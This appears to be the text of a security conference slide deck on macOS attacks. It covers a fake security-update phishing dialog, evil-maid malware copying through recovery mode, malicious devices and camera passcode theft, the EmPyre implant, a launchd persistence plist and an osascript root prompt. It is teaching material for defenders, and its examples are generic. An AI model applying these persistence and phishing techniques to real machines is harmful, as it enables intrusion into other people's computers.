


#RSAC

A screenshot of a web browser window. The browser's address bar shows 'yelp.com/update.html'. A white dialog box titled 'Mac OS Security Update' is centered on the screen. The dialog box contains the Apple logo, the text 'Per Vice IT policy please download the latest Mac OS security update:', and a blue underlined link 'Click here to download'. A 'Dismiss' button is in the bottom right corner of the dialog. The background shows a Yelp search results page for 'Tapped - Taphouse &amp; Kitchen' with a 4-star rating and 80 reviews. The browser's tab is titled 'Update the VPN' and the user's name 'Mikhail' is visible in the top right corner.


traffic modification

# Physical ('evil maid') Attack via recovery mode



⌘ + R

- 1 boot into recovery mode
- 2 open terminal
- 3 copy malware into main partition




*a firmware password or full-disk encryption will thwart this!*

# Physical ('evil maid') Attack via recovery mode



```
# cp [malware]  
/Volumes/Macintosh HD/...
```




infecting (main)  
partition

recovery mode terminal

# Physical ('evil maid') Attack via malicious devices




MAC [REDACTED] [0DAY]



## CONCLUSION

This paper presented a non-public [REDACTED] and described the necessary steps to turn it into an reliable 0-day exploit. This exploit can be delivered to a target system by the simple insertion of [REDACTED] even if the target system is locked. [REDACTED] the system can be fully compromised.



ANDY GREENBERG SECURITY 03.23.17 02:09 PM


## WIKILEAKS REVEALS HOW THE CIA CAN HACK A MAC'S HIDDEN CODE

*"When plugged in, the altered adapter can trick a Mac...allowing tweaks to its firmware"*

# Physical ('evil maid') Attack capturing credentials




#RSAC



OR...

Lemi Orhan Ergin  
@lemiorhan

Dear @AppleSupport, we noticed a \*HUGE\* security issue at MacOS High Sierra. Anyone can login as "root" with empty password after clicking on login button several times. Are you aware of it @Apple?



stealing passcodes via (hidden) camera

#iamroot ...no password needed!

# Physical ('evil maid') Attack ...in action!



#RSAC





# PERSISTENT ACCESS

remote command & control




# Persistent Implant empyre (python)



python  
open-source  
extensible

empyre



# Persistence

launch item (daemon/agent)



daemons & agents are started by launchd



plist instructs launchd how/when to load the item

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC ...>
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.example.persist</string>
  <key>ProgramArguments</key>
  <array>
    <string>/path/to/persist</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>
```



binary


auto launch



# Getting r00t rather 'easy' on macOS



```
$ cat evil.scpt  
do shell script "say hi"  
with administrator privileges  
  
$ osascript evil.scpt
```



! - - - - ->  
trusted  
auth prompt?




real hackers use  
0days ;)

 *most physical access attacks give you root, so a  
privilege escalation vulnerability is not needed!*

